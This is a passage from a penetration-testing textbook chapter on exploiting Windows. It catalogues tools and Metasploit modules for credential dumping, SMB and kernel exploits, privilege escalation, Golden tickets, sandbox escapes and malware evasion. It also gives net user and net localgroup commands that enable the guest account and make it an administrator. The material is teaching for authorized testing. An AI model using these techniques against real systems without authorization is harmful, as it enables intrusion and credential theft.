Offline Active Directory cracking	<ul style="list-style-type: none"> • ntdsutil.exe • VSSAdmin • PowerSploit NinjaCopy • DSInternals PowerShell module • ntds_dump_hash.zip • Metasploit modules: <ul style="list-style-type: none"> • post/windows/gather/ntds_location • post/windows/gather/ntds_grabber
Dumping GPP file cPasswords	<ul style="list-style-type: none"> • Metasploit module post/windows/gather/credentials/gpp • PowerSploit Get-GPPPassword.ps1 • gpprefdecrypt.py
Keylogging	<ul style="list-style-type: none"> • Meterpreter keyscan_start and keyscan_dump commands, various hardware-based USB keyloggers
Social engineering	<ul style="list-style-type: none"> • Kali Social Engineering Toolkit (SET) • WiFi-Pumpkin
Dumping unattended installation answer file passwords	<ul style="list-style-type: none"> • Text editor • Knowledge of and access to the file (typically in a shared folder on a Windows Deployment Services server)

Technique	Tools
Hard Drive overwriting	<ul style="list-style-type: none"> • Ultimate Boot CD for Windows • Offline NT Password & Registry Editor • http://pogostick.net/~pnh/ntpasswd/




Figure 7-1: LSA secrets in Cain & Abel.

Windows Service and Protocol Configurations

Windows services tend to have one thing in common: in order to support as many clients as possible, they must support multiple protocols and configurations, even ones that are less secure. A port scan alone won't tell you if a service is vulnerable. A vulnerability scan will only identify signatures that it knows to look for. Exploit developers may or may not devote time to more obscure configurations. And yet, vulnerabilities—and opportunity for exploitation—can still exist.

As you look to exploit Windows services, keep the following points in mind:

- All network-based services listen on at least one open port, making them a target for remote attacks.
- Protocols that are used across all versions of Windows are likely to have their own version-specific exploits. For example, here are some SMB-based exploits by OS version. Notice that some of them work against multiple versions:
 - Windows Server 2016: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
 - Windows 10: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
 - Windows Server 2012: MS17-010 EternalBlue GitHub worawit/eternalblue8_exploit.py
 - Windows 8: MS17-010 EternalBlue GitHub worawit/eternalblue8_exploit.py
 - Windows Server 2008: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption, MS08-068 Microsoft Windows SMB Relay Code Execution
 - Windows 7: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
 - Windows Vista: MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
 - Windows Server 2003: MS08-067 Microsoft Server Service Relative Path Stack Corruption, MS15-020 Microsoft Windows Shell LNK Code Execution
 - Windows XP: MS08-067 Microsoft Server Service Relative Path Stack Corruption, MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow

- Windows 2000: MS08-067 Microsoft Server Service Relative Path Stack Corruption, MS05-039 Microsoft Plug and Play Service Overflow
- Windows NT 4.0: MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow



Note: The previous list is not comprehensive. For more information, conduct a Google search for Windows x SMB exploits.

- Do not overlook ports that are unfamiliar to you. They may have known exploits. For example:
 - TCP 5985: WinRM. Used for WS-Management and PowerShell remoting. Exploits: Numerous. Metasploit search winrm
 - UDP 1900: UPnP/SSDP. Used for Universal Plug and Play. Exploits: ssdp Reflection DoS <https://www.exploit-db.com/exploits/37561/>, Metasploit search auxiliary name:ssdp
 - UDP 5355: LLMNR. Used when DNS cannot resolve names. Exploits: Kali Responder, MITMF, Metasploit search auxiliary name:llmnr
- Keep in mind that IPv6 can carry exploits to the same TCP and UDP ports as well as IPv4.
- Some services open secondary ports. Even if current exploits do not target the secondary port by default, the process could still have vulnerabilities.
- Banner grabbing and nmap -sv interrogation can identify many services, even if the port is non-standard.
- Many services can be negotiated down to a less secure protocol or configuration. For example:
 - Web server TLS --> SSLv3 or SSLv2 (POODLE attack)
 - File and Print SMBv3 --> SMBv2 or SMBv1
 - Authentication NTLMv2 --> NTLMv1 or LM
 - DNS DNSSEC --> cleartext DNS
 - Active Directory LDAPS --> cleartext LDAP
 - Mail server SMTP/TLS --> cleartext SMTP
 - IPsec Security Required --> Security Requested (no encryption)
- Services tend to be the least secure out-of-the-box. It is up to the administrator to apply patches, change defaults, and set firewall rules. Many administrators are not trained sufficiently or are not diligent enough to do this properly.
- Many administrators reuse the same user account or password for different services across the domain.
- Many services, especially on older platforms, use accounts with higher privilege levels than necessary.
- Many administrators do not know the actual security level a service needs, or they are not familiar with new security best practices, so they tend to configure the service with lower security or more privileged accounts "just to be sure." For example:
 - SQL Server Reporting Services (and many others) should use a "virtual" (managed local) account—an administrator might instead give it a high-privilege Local System or domain admin account.
 - Remote Desktop Services should be configured for "Network Level Authentication"—an administrator might not know if all clients are compatible, and thus turn this feature off.
- Most exploits allow you to change the target port. In addition to adjusting your attack to account for "security by obscurity," you can also experiment to see if secondary ports react the same way as primary ports.
- Services with a lower privilege level can be used as a stepping stone to escalate privilege. Tools include:
 - Windows Escalate Service Permissions Local Privilege Escalation, Metasploit module: exploit/windows/local/service_permissions
 - PowerSploit Invoke-ServiceAbuse or Write-ServiceBinary



Note: For examples of exploiting weak service permissions, see <https://pentestlab.blog/2017/03/30/weak-service-permissions/>.



Note: For more information on well-known ports, see <https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml>.

Windows File Systems

Most Windows file system vulnerabilities are related to improperly set permissions. However, there have been other notable vulnerabilities and exploits. The following are the most common.

Permissions

This is by far the biggest file-system-related security problem. By default, the Everyone group can read a share, and the Users group can read a folder or file. This means insiders could use tools like FileLocator Pro, Agent Ransack, or Effective File Search to search the network for files with sensitive information. Additionally, a tool like NTFSDOS can be used along with physical access to the machine to bypass NTFS permissions.

You can also use Metasploit module `post/windows/gather/file_from_raw_ntfs` to bypass some restrictions such as locks on open files. This allows the attacker to retrieve otherwise uncopyable files such as the Active Directory database `ntds.dit`.

Alternate Data Streams (ADS)

Microsoft included ADS in the NTFS file system for compatibility with the Macintosh HFS file system. It can be abused, however, because you can use it to hide files in the file system. The drive might report less free space, but the hidden files cannot be viewed or listed through normal means.

A simple example of using ADS is `C:\>echo "Super secret info" > test.txt:hidden.txt`. This creates an empty file called `test.txt`, while simultaneously creating a hidden file called `hidden.txt`. The hidden file has the secret message. To view the secret message, you could use a text editor; for example, `C:\>notepad.exe test.txt:hidden.txt`. You can use this to hide whole video files if desired.

You can also use tools such as LADS, Streams, or PowerShell `Get-Item` and `Set-Content` cmdlets to create, view, and manipulate ADS files.

Unquoted Service Paths

This is potentially a very powerful vulnerability. It takes advantage of file paths that have spaces in the names, and can be used to hijack DLLs and other executables. Consider the following example:

```
C:\Gaming Group\coolgames\mygame.exe
```

The path has a space between **Gaming** and **Group**. If this path is not surrounded in quotes, for example "`C:\Gaming Group\coolgames\mygame.exe`", then Windows will stop at the space to see if it can execute the name before the space. In this case, Windows would try to launch an executable named `C:\Gaming.exe`.

A variant of this is **DLL hijacking**, in which the path to any DLLs called by the application could be abused in a similar manner. If the application is a service that starts with Local System privilege, then your malicious version can do just about anything because it too would start with that privilege level.

You can search for services that have this vulnerability using:

- Metasploit module `exploit/windows/local/trusted_service_path`
- PowerSploit `Get-ServiceUnquoted` cmdlet
- WMIC query `wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\\" |findstr /i /v """`



Note: For more information on unquoted service paths, see <https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/>, <https://trustfoundry.net/practical-guide-to-exploiting-the-unquoted-service-path-vulnerability-in-windows/>.

Weak or Nonexistent Encryption

Historically, Windows files were not encrypted by default. They might have permissions that require SYSTEM privilege, or be in a format that you can't open with a text editor, or have their data hashed or encrypted, but the files themselves were not encrypted. There have been several attempts to correct this:

- NTFS encryption—Encrypts NTFS access to files and folders. Can be bypassed using tools like ER Commander and NTFSDOS.
- SYSKEY to encrypt the SAM—A special boot disk such as Ultimate Boot CD for Windows or Offline NT Password & Registry Editor can delete it.
- Encrypting File System (EFS)—Uses multiple keys to encrypt/decrypt files. Only works on that local file system. Encrypted files that are transmitted across the network, or copied to an unencrypted location, are unencrypted before they are copied or sent. Some commercial tools also dump the file from memory. If the system crashes while you are working on an encrypted file, a cleartext version of the file is saved in the crashdump.
- BitLocker—Encrypts the whole drive. Files on the drive stay encrypted, even in use. Data from the files, however, are decrypted as they are loaded into memory. There are commercial forensics tools that can be used to dump loaded content from RAM.

Code Vulnerabilities

Here are some common code vulnerabilities:

- NTFS 3.1 Master File Table DoS Exploit—Currently no CVE. This exploits a vulnerability in the Windows Master File Table. Specially crafted HTML will cause a browser to try to access a non-existent file. The browser will hang and then the entire system will become unresponsive. Affects Windows XP - 8.1. <https://www.exploit-db.com/exploits/42253/>.
- Windows 10 NTFS Owner/Mandatory Label Privilege Bypass Escalation of Privilege Exploit—CVE-2018-0748. Circumvents security checks allowing a non-admin user to set the security descriptor on a file with non-standard values. <https://www.exploit-db.com/exploits/43514/>.
- Windows NTFS DoS Exploit—Currently no CVE. This exploit generates a Blue Screen of Death using a handcrafted NTFS image. Affects Windows XP through 10, Server 2012 R2. https://github.com/mtivadar/windows10_ntfs_crash_dos.



Note: There are currently additional Windows file system code vulnerabilities, but as yet no exploits for them have been found in the wild.

Windows Kernel Vulnerabilities

The **Windows kernel** (ntoskrnl.exe) is the core part of the operating system. Its duties include managing memory, scheduling **threads** to run on the CPU, controlling device I/O, and other tasks. It runs at the most privileged level on the CPU (Ring 0), and has priority over all other processes. Exploits that attack the kernel are extremely powerful. They escalate your privilege, but can also destabilize the system. Advanced persistent threats (APTs) use kernel vulnerabilities to keep their malware hidden. Malicious code that runs in the kernel is hard to detect and even harder to get rid of. GitHub lists over 50 Windows kernel exploits for download. A Metasploit search query `search kernel platform:windows` returns about 20 results. The following table summarizes some of the more notable Windows kernel exploits. Nearly all are **local exploits**, meaning that they must be run after you have gained access to the system.

Vulnerability	Description	Exploit
EternalBlue	<ul style="list-style-type: none"> CVE-2017-0143, MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption buffer overflow. SMB 1.0 improper handling of certain requests. Affects Windows Server 2016, 2008 R2, and Windows 7 (x64 all service packs). 	Metasploit module: <ul style="list-style-type: none"> exploit/windows/smb/ms17_010_ eternalblue
Kernel mode drivers	<ul style="list-style-type: none"> CVE-2016-7255, MS16-135 Windows kernel mode drivers incorrectly handle objects in memory. Local privilege elevation. Affects Windows Server 2016, Windows 8.1, 8, and 7. 	https://github.com/mwrlabs/CVE-2016-7255
Secondary Logon Service	<ul style="list-style-type: none"> CVE-2016-0099, MS16-032 Secondary Logon Handle Local privilege elevation. Exploits lack of sanitization of standard handles in Windows Secondary Logon Service. Affects Windows Vista through Server 2016, all platforms and service pack levels. 	Metasploit module: <ul style="list-style-type: none"> exploit/windows/local/ms16_032_secondary_logon_handle_privesc https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-032
Kernel mode drivers	<ul style="list-style-type: none"> CVE-2015-1701, MS15-051 Windows kernel mode drivers allow local privilege elevation and arbitrary code. Affects Windows Server 2003, Windows Server 2008, Windows 7, Windows 8, and Windows Server 2012. 	Metasploit module: <ul style="list-style-type: none"> exploit/windows/local/ms15_051_client_copy_image
Null pointer dereference	<ul style="list-style-type: none"> CVE-2014-4113, MS14-058 WindowsTrackPopupMenu Win32k NULL Pointer Dereference. Exploits vulnerabilities in how Windows kernel-mode drivers handle objects in memory. Affects Windows Server 2003, Windows Server 2008, Windows Server 2012, 7, and 8. 	Metasploit module: <ul style="list-style-type: none"> exploit/windows/local/ms14_058_track_popup_menu https://github.com/sam-b/CVE-2014-4113 https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/sploits/39666.zip
Kernel vulnerability	<ul style="list-style-type: none"> CVE-2013-5065, MS14-002 Windows Kernel Vulnerability. Affects Windows XP, Windows Server 2003. 	Metasploit module: <ul style="list-style-type: none"> exploit/windows/local/ms_ndproxy

Vulnerability	Description	Exploit
Kernel mode drivers	<ul style="list-style-type: none"> CVE-2013-008, MS13-005 Kernel Mode Driver. Allows a lower-level process to broadcast to a higher-level process, thus effecting a privilege escalation. Affects Windows Server 2003, Windows Server 2008, 7, 8, and Windows Server 2012. 	Metasploit module: <ul style="list-style-type: none"> exploit/windows/local/ms13_005_hwnd_broadcast <p>https://www.exploit-db.com/exploits/24485/</p> <p>https://www.exploit-db.com/exploits/24485/</p>
Kernel vulnerability	<ul style="list-style-type: none"> CVE-2010-0232, MS10-015 Kernel vulnerabilities create a new session with SYSTEM privilege. Exploit relies on kitrap0d.dll and does not run on x64 editions. Affects Windows Server 2003, Windows Server 2008, 7, XP. 	Metasploit module: <ul style="list-style-type: none"> exploit/windows/local/ms10_015_kitrap0d http://bhafsec.com/files/windows/KiTTrap0d.zip https://www.exploit-db.com/exploits/11199/ https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/sploits/11199.zip



Note: For an interesting article on the anatomy of kernel exploits, see <https://www.lastline.com/labsblog/unmasking-kernel-exploits/>.

Privilege Escalation in Windows

Privilege escalation is one of the primary objectives in any exploit. It allows the attacker to gain control, access/change sensitive files, and leave permanent backdoors. During a pen test, you will rarely get administrative access to a target system on your first attempt. You'll need to find a way to elevate your access to administrator, and then (hopefully) SYSTEM level.

In addition to kernel-specific exploits, there are other types of exploits that can elevate privilege. They take advantage of services, drivers, and applications running in SYSTEM or administrator privilege. Like the kernel exploits, most are run locally after you have gained access to the target. Here are a few examples.

Vulnerability/ Technique	Description	Exploit
SAM file	Dump the contents of the SAM file to get cleartext or hashed passwords. Or, copy the SAM file using Volume Shadow Service or by booting into another OS to crack passwords offline.	<ul style="list-style-type: none"> gsecdump fgdump pwdump Metasploit Meterpreter hobocopy <p>(See previous discussion, "Password Cracking Tools.")</p>

Vulnerability/ Technique	Description	Exploit
User application compromise	Compromise applications such as Internet Explorer, Adobe Reader, or VNC to gain access to a workstation. From there you can use Windows User Account Control (UAC) bypass techniques to escalate privilege. These attacks typically require a victim to open a file or web page through social engineering.	<ul style="list-style-type: none"> • Metasploit modules: <ul style="list-style-type: none"> • exploit/windows/fileformat/adobe_pdf_embedded_exe • exploit/windows/browser/ms10_002_aurora • exploit/windows/vnc/realvnc_client
Local UAC bypass	Bypass local UAC. Example: use process injection to leverage a trusted publisher certificate.	<ul style="list-style-type: none"> • Metasploit modules: <ul style="list-style-type: none"> • exploit/windows/local/bypassuac • post/windows/gather/win_privs • Meterpreter getsystem
Weak process permissions	Find processes with weak controls and see if you can inject malicious code into those processes.	<ul style="list-style-type: none"> • Metasploit modules: <ul style="list-style-type: none"> • post/multi/manage/shell_to_meterpreter • post/multi/recon/local_exploit_suggester • Meterpreter migrate and getsystemcommands • Tarasco Process Injector
Shared folders	Search for sensitive information in shared folders, as it is common for them to have few or no restrictions.	Metasploit module auxiliary/scanner/smb/smb_enumshares
DLL hijacking	Elevate privileges by exploiting weak folder permissions, unquoted service paths, or applications that run from network shares. Replace legitimate DLLs with malicious ones.	<ul style="list-style-type: none"> • https://www.exploit-db.com/dll-hijacking-vulnerable-applications/ • https://www.greyhathacker.net/?p=738 • Metasploit module exploit/windows/local/trusted_service_path
Writable services	Edit the startup parameters of a service, including its executable path and account. You could also use unquoted service paths to inject a malicious app that the service will run as it starts up.	<ul style="list-style-type: none"> • AccessChk.exe • Metasploit module exploit/windows/local/service_permissions
WebDAV	Microsoft WebDAV clients could elevate privilege with specially crafted requests. Affects Windows Server 2008, Vista, 7. CVE-2016-0051, MS16-016.	<ul style="list-style-type: none"> • Metasploit module exploit/windows/local/ms16_016_webdav • https://github.com/koczkatamas/CVE-2016-0051

Vulnerability/ Technique	Description	Exploit
Ancillary Function Driver	Ancillary Function Driver (AFD) does not properly validate input before passing it from user mode to the kernel. This could grant a local attacker elevation of privilege. Affects Windows Server 2003, Windows Server 2008, 7, 8, Windows Server 2012. CVE-2014-1767, MS14-040.	<ul style="list-style-type: none"> http://bhafsec.com/files/windows/MS14-40-x32.py http://bhafsec.com/files/windows/MS14-40-x32.exe https://www.exploit-db.com/exploits/39446/ https://github.com/JeremyFetiveau/Exploits/blob/master/MS14-040.cpp
Task Scheduler 2.0	Task Scheduler 2.0 does not properly determine the security context of its scheduled tasks. This could allow an attacker to escalate privilege. Affects Windows Vista SP1/SP2, Windows Server 2008 Gold, SP2/R2, Windows 7. CVE-2010-3338, MS10-092.	<ul style="list-style-type: none"> Metasploit module /exploit/windows/local/ms10_092_schelevator https://www.exploit-db.com/exploits/15589/
Missing patches and misconfigurations	Search for missing patches or common misconfigurations that can lead to privilege escalation.	<ul style="list-style-type: none"> BeRoot Project https://github.com/AlessandroZ/BeRoot Sherlock https://github.com/rasta-mouse/Sherlock



Note: For more information on bypassing UAC for privilege escalation, see <http://www.hackingarticles.in/7-ways-to-privilege-escalation-of-windows-7-pc-bypass-uac/>.



Note: To search Metasploit for local exploits that escalate privilege, at the msf console, enter search exploit/windows/local -S Escalation.



Note: For more information on applications that are vulnerable to DLL hijacking, see <https://www.exploit-db.com/dll-hijacking-vulnerable-applications/>.



Note: For more information on services that are writable or have weak permissions, see <https://pentestlab.blog/2017/03/30/weak-service-permissions/>, <https://www.greyhathacker.net/?p=738>, <https://toshellandback.com/2015/11/24/ms-priv-esc/>.

Memory Vulnerabilities

Memory vulnerabilities are programmatic flaws in which the application improperly accesses or handles objects stored in memory. These vulnerabilities can result in memory corruption leading to arbitrary code execution or denial of service. Because memory exploits work outside the normal bounds of the operating system, many activities conducted during those exploits will not be logged. If you exploit a memory vulnerability, you must keep in mind that you have destabilized that particular service or the system. Set up your backdoor and get out. If you run a buffer overflow against a target, you usually cannot run the same overflow again until the target reboots and resets its memory.

Common exploits against Windows memory include:

- **Use-After-Free**—One of the simplest ways to corrupt memory. The attacker attempts to access memory that has been freed (is no longer needed) by the program. This can cause the program to crash or allow execution of arbitrary code.

- **Buffer overflow**—A difficult attack to develop but very powerful when done correctly. The attacker attempts to put more data in a program's memory buffer than it can hold. This overruns the buffer's boundaries, allowing malicious code to be entered (and executed) in adjacent memory addresses.
- **Heap overflow**—A type of buffer overflow that occurs in dynamically allocated memory addresses.
- Integer overflow—An arithmetic operation that creates a numeric value that is outside the range (too large or too small) of the bits assigned to represent it. It could allow an attacker to access arbitrary parts of memory for code execution.
- **Memory leak denial of service**—The intentional triggering of a memory leak to crash the program or take advantage of unexpected behavior due to low memory.

There are many Windows memory exploits available. A search on www.exploit-db.com for **windows memory** returns 97 entries. To find Metasploit modules that exploit Windows memory, open the msf console and enter these searches:

```
search integer platform:windows
search "Buffer Overflow" platform:windows -S great
search Use-After-Free platform:windows
```

Default Accounts in Windows

Both Windows and Active Directory ship with a number of default accounts. They cannot be deleted, and have fixed privileges that cannot be removed. Some are disabled by default, but can be enabled. All default accounts have a fixed **relative ID** (RID) that cannot be changed, even if the account name is changed. This makes them immediately identifiable. Even low-level accounts can be dangerous, because they provide access to the system and can have their privilege escalated. The following table summarizes common ways to exploit default Windows accounts.

Account	Description	Exploit
Guest	<ul style="list-style-type: none"> • Does not require a password • Has limited user-level access • Disabled by default • Has the RID of 501 	<ul style="list-style-type: none"> • Can be added to any user group, including administrators • Can run privilege escalation exploits, https://github.com/WindowsExploits/Exploits/tree/master/CVE-2017-0213
Administrator	<ul style="list-style-type: none"> • Can perform any action on a system • Cannot be locked out • Has the RID of 500 	<ul style="list-style-type: none"> • Use Meterpreter getsystem command to elevate to SYSTEM privilege

Account	Description	Exploit
krbtgt	<ul style="list-style-type: none"> Encrypts and digitally signs all Kerberos tickets Has the RID of 502 	<ul style="list-style-type: none"> Use a tool such as Mimikatz, Meterpreter hashdump, ntdsutil, Metasploit DCSynch to dump account password hash Use dumped hash in Metasploit module or Kiwi plugin to create an unauthorized Golden ticket for access to Active Directory: <ul style="list-style-type: none"> post/windows/escalate/golden_ticket golden_ticket_create kerberosticket_use
	 <p>Note: For more information on creating Golden tickets, see https://pentestlab.blog/tag/krbtgt/, https://pentestlab.blog/2018/04/09/golden-ticket/.</p>	
DefaultAccount	<ul style="list-style-type: none"> Added in Windows 10, Server 2016 Has the RID of 503 Managed by SYSTEM 	<ul style="list-style-type: none"> Can be added to any user group, including administrators Can have its password changed
WDAGUtilityAccount	<ul style="list-style-type: none"> Used by Windows Defender Application Guard Has the RID of 504 	<ul style="list-style-type: none"> Can be added to any user group, including administrators Can have its password changed
defaultuser0	<ul style="list-style-type: none"> Created during Windows 10 installation before any user accounts are created Has the RID of 100x (dependent on install) 	<ul style="list-style-type: none"> Can be added to any user group, including administrators Can have its password changed

Windows Account Manipulation

Accounts (including Guest and DefaultAccount) can be manipulated using the `net user` and `net localgroup` commands. Here are some examples. You will need administrator or SYSTEM level privilege to run some of these commands.

To Do This Action:	Run This Command:
List all users	<code>net user</code>
See information about guest	<code>net user guest</code>
Search the status of guest to determine if it's active (enabled) or not	<code>net user guest findstr /C:"active"</code>
Activate (enable) guest	<code>net user guest /active:yes</code>
Set/change the guest password to Pa22w0rd	<code>net user guest Pa22w0rd</code>

To Do This Action:	Run This Command:
Add guest to the local administrators group	net localgroup administrators /add guest
View the SID of each account	wmic useraccount get name,sid



Note: For information about default accounts/groups and their SID numbers, see <https://support.microsoft.com/en-us/help/243330/well-known-security-identifiers-in-windows-operating-systems>.

Default Configurations in Windows

Default configurations all have one thing in common: they are predictable and can thus be studied for vulnerabilities. Many exploits depend on systems having unpatched defaults. In the past, Windows shipped with less-restrictive defaults that were easier to exploit. For example, administrator passwords could be simple (or even blank) and non-expiring. Unnecessary services, such as IIS, were installed by default, sometimes with disastrous consequences. One of the most notable examples was IIS 5.0, which was part of any default Windows Server 2000 installation. It allowed directory traversal, information leakage, privilege escalation, and arbitrary code execution—all through the URL of a browser. This default helped spread the infamous *nimda* worm, one of the fastest-moving and costliest computer viruses of all time.

Over the years, Microsoft shifted their default configurations from being more permissive to more restrictive. However, all default installations must be followed up by applying patches and additional security policies. Not all administrators do this. In some cases, default configurations are relaxed to permit backward compatibility or extra functionality, especially for legacy applications that cannot be updated.

Vulnerable defaults that still persist include:

- **Unnecessary services**—Default installations of Windows have always included services that you might not actually need. Use the following to identify and disable unnecessary services:
 - msconfig.exe
 - PowerShell get-service | fl and set-service cmdlets
- **Support for SMB v1.0**—This weak file and print protocol has been the subject of many exploits, the latest being EternalBlue. It still ships with all Windows operating systems, including Server 2016.
- **Domain account password caching**—Domain user credentials that have been cached on the local machine can be dumped and used by an attacker.
- **Default accounts**—Accounts such as administrator, guest, krbtgt, and others have Security IDs (SIDs) that cannot be changed. This makes them a target for dumping hashes and passing-the-hash.
- **Default security logging**—Windows security logging does not include sensitive file/folder access. Additionally, log file sizes are often too small for an enterprise organization, and logging is not automatically forwarded to a central server. All of these things make it easier for an attacker to go unnoticed or cover their tracks.

```

Directory of c:\

03/06/2004  03:07p      <DIR>          WINNT
03/06/2004  03:11p      <DIR>          Documents and Settings
03/06/2004  03:11p      <DIR>          Program Files
03/06/2004  03:30p      <DIR>          Inetpub
11/28/2007  04:06p      <DIR>          Sql
11/28/2007  07:36p      <DIR>          secret
                           0 File(s)           0 bytes
                           6 Dir(s)    2,392,825,856 bytes free

```

Figure 7-2: Unicode exploit example.



Note: For more information on disabling unnecessary server services, see <https://blogs.technet.microsoft.com/secguide/2017/05/29/guidance-on-disabling-system-services-on-windows-server-2016-with-desktop-experience/>.

Sandbox Escapes

A **sandbox** is any environment used to isolate a computer process away from other processes, as well as the host. The process that is being isolated is called the guest. The computer that houses the sandbox (with guest) is called the host. A sandbox escape is any type of exploit that allows the guest process to break free of the constraints of the sandbox, and access the host and/or outside world resources directly.

The sandbox provides a constrained interface (shell) for the guest to operate in. If the guest manages to escape, it has escalated privilege and upgraded its shell to that of the host environment.

Examples of sandboxes include the following.

Sandbox Type	Description
Virtual machines	Entire operating systems run within their own environments. From a networking perspective, the virtual machine behaves like any other host on the network, with its own IP address and services that serve clients. Most data centers use virtual machines to reduce cost.
Docker containers	Self-contained applications run in lightweight virtual machines, sharing resources with the host OS kernel.
Web browsers	Browsers run in low-privilege sandbox mode. If they become compromised, the damage they do will be limited.
Web browser plug-in content	Plug-ins like Microsoft Silverlight and Adobe Flash isolate games and multimedia they run. This is more controlled and secure than if the games were to run on a desktop.
Web pages	The browser sandboxes web pages it loads. Scripts that run are restricted from accessing the host file system.

Sandbox Type	Description
Mobile apps	Android, iOS, and Windows 8 apps are each run in their own sandbox, separate from the host OS and each other. If the app wants to access resources such as location, camera, contacts, etc., it must ask permission.
PDFs and documents	PDFs are prevented from escaping the PDF viewer. Microsoft Office documents are run in sandbox mode to prevent unsafe macros from running.
Unknown file temporary quarantine/scanning	As you upload or download files, either the website or your anti-malware application will temporarily quarantine the files for scanning.
Antivirus quarantine	Antivirus programs detect and quarantine viruses and malware.
Attachment sandboxing	Email attachments or downloaded files are quarantined and tested before upload/download.

Sandbox Exploits

Although sandboxes are meant to be tightly controlled, there have been cases where a guest process escapes the sandbox and is able to run code on the host or interfere with another sandboxed process. Notable examples include the following.

Vulnerability	Description	Exploit
CVE-2017-4901 - VMware Escape Exploit before VMware WorkStation 12.5.5	<ul style="list-style-type: none"> Drag and drop functionality in VMWare Workstation 12.x (pre-12.5.5) has an out-of-bounds memory access vulnerability. A guest may be able to execute code on the host OS. 	https://github.com/unamer/vmware_escape
CVE-2016-3321 - Internet Explorer Iframe Sandbox File Name Disclosure	<ul style="list-style-type: none"> When used with HTML5 sandbox iframes, IE can disclose the existence of a local file on the host. Works against IE 10 & 11. 	Metasploit module auxiliary/gather/ie_sandbox_findfiles
CVE-2015-0016, MS15-004 - Microsoft Remote Desktop Services Web Proxy IE Sandbox Escape	<ul style="list-style-type: none"> Targets the MS RemoteApp and Desktop connections runtime proxy TSWbPrxy.exe. Allows the attacker to escape Protected Mode and execute code. 	Metasploit module exploit/windows/local/ms15_004_tswbproxy



Note: For more Metasploit modules related to sandboxes, at the msf console, enter search sandbox.

Virus and Malware Sandbox Evasion Techniques

Authors of viruses and malware use sandbox evasion techniques to help their malicious files and code avoid detection while being scanned. Common techniques include the following.

Evasion Technique	Description
Extended sleep	The malware uses extended sleep calls to simply "wait out" the anti-malware analysis time period.
Polymorphic malware	Malware adds garbage code to itself every time it runs in an effort to change its signature.
Rootkits and bootkits	Malware attempts to replace parts of the operating system so it can control the system and subvert the anti-malware detection process.
Sandbox detection	Malware will try to scan the virtual environment to determine if it has been sandboxed, and to fingerprint the sandbox.
Encrypted archives	Malware is encrypted into an archive or .zip file. The user is socially engineered into opening the package and infecting their system.
Botnet command and control	Trick the user into installing "clean" code (a dropper) onto a target machine. That code then connects to a malicious site or IP to download malware.
Logic bombs	The malicious part of the code lies dormant until an event (such as the date) triggers it.
Binary packers	Small routines that alter the malware, encrypting and obfuscating it so that it can be easily analyzed by antivirus software.
Network fast flux	Botnets use a rapidly changing network of compromised hosts, making it difficult to keep up with constantly changing IP addresses and DNS names.

Guidelines for Exploiting Windows-Based Vulnerabilities

Here are some guidelines you can follow when exploiting Windows-based vulnerabilities.

- Port scan, vulnerability scan, and fingerprint the OS to identify likely vulnerability starting points.
- When cracking passwords, attempt to dump hashes or steal a copy of the SAM or ntds.dit, then crack offline to avoid detection and account lockout.
- Use large dictionaries or rainbow tables when cracking passwords.
- When confronted with passwords that are difficult to crack, consider passing the hash or stealing a token to impersonate a user instead.
- When examining port scan output, do not overlook unusual ports, as they may be used by a vulnerable service.
- Keep in mind that many services can be negotiated down to a less secure protocol version.
- When targeting the file system, consider exploiting weak permissions, unquoted service paths, or vulnerable file system driver code.
- Keep in mind that kernel exploits can evade detection and give you system privilege, but they can also destabilize your target.
- Attempt to escalate to SYSTEM level privilege for maximum exploit effectiveness.
- Keep in mind that buffer overflows, while considered to be the "gold standard" of exploits, will by their very nature destabilize the target service. Create your backdoor and get out.
- Take advantage of default accounts and SIDs that cannot be changed.
- Target the user account krbtgt to create a Golden ticket for access to the domain.
- Remember that Windows still ships with vulnerable defaults. Most of these are code weaknesses that are allowed for backward compatibility.

- As more servers and applications are moved into a virtual environment, stay informed on upcoming sandbox escapes that you can use.

ACTIVITY 7–1

Exploiting SMB Vulnerabilities in Windows

Before You Begin

The file /root/Desktop/my_pentest_team Worksheet.xlsx is open.

You will work with a partner in this activity. You will be using your Kali Linux computer to exploit your partner's Windows Server.

Scenario

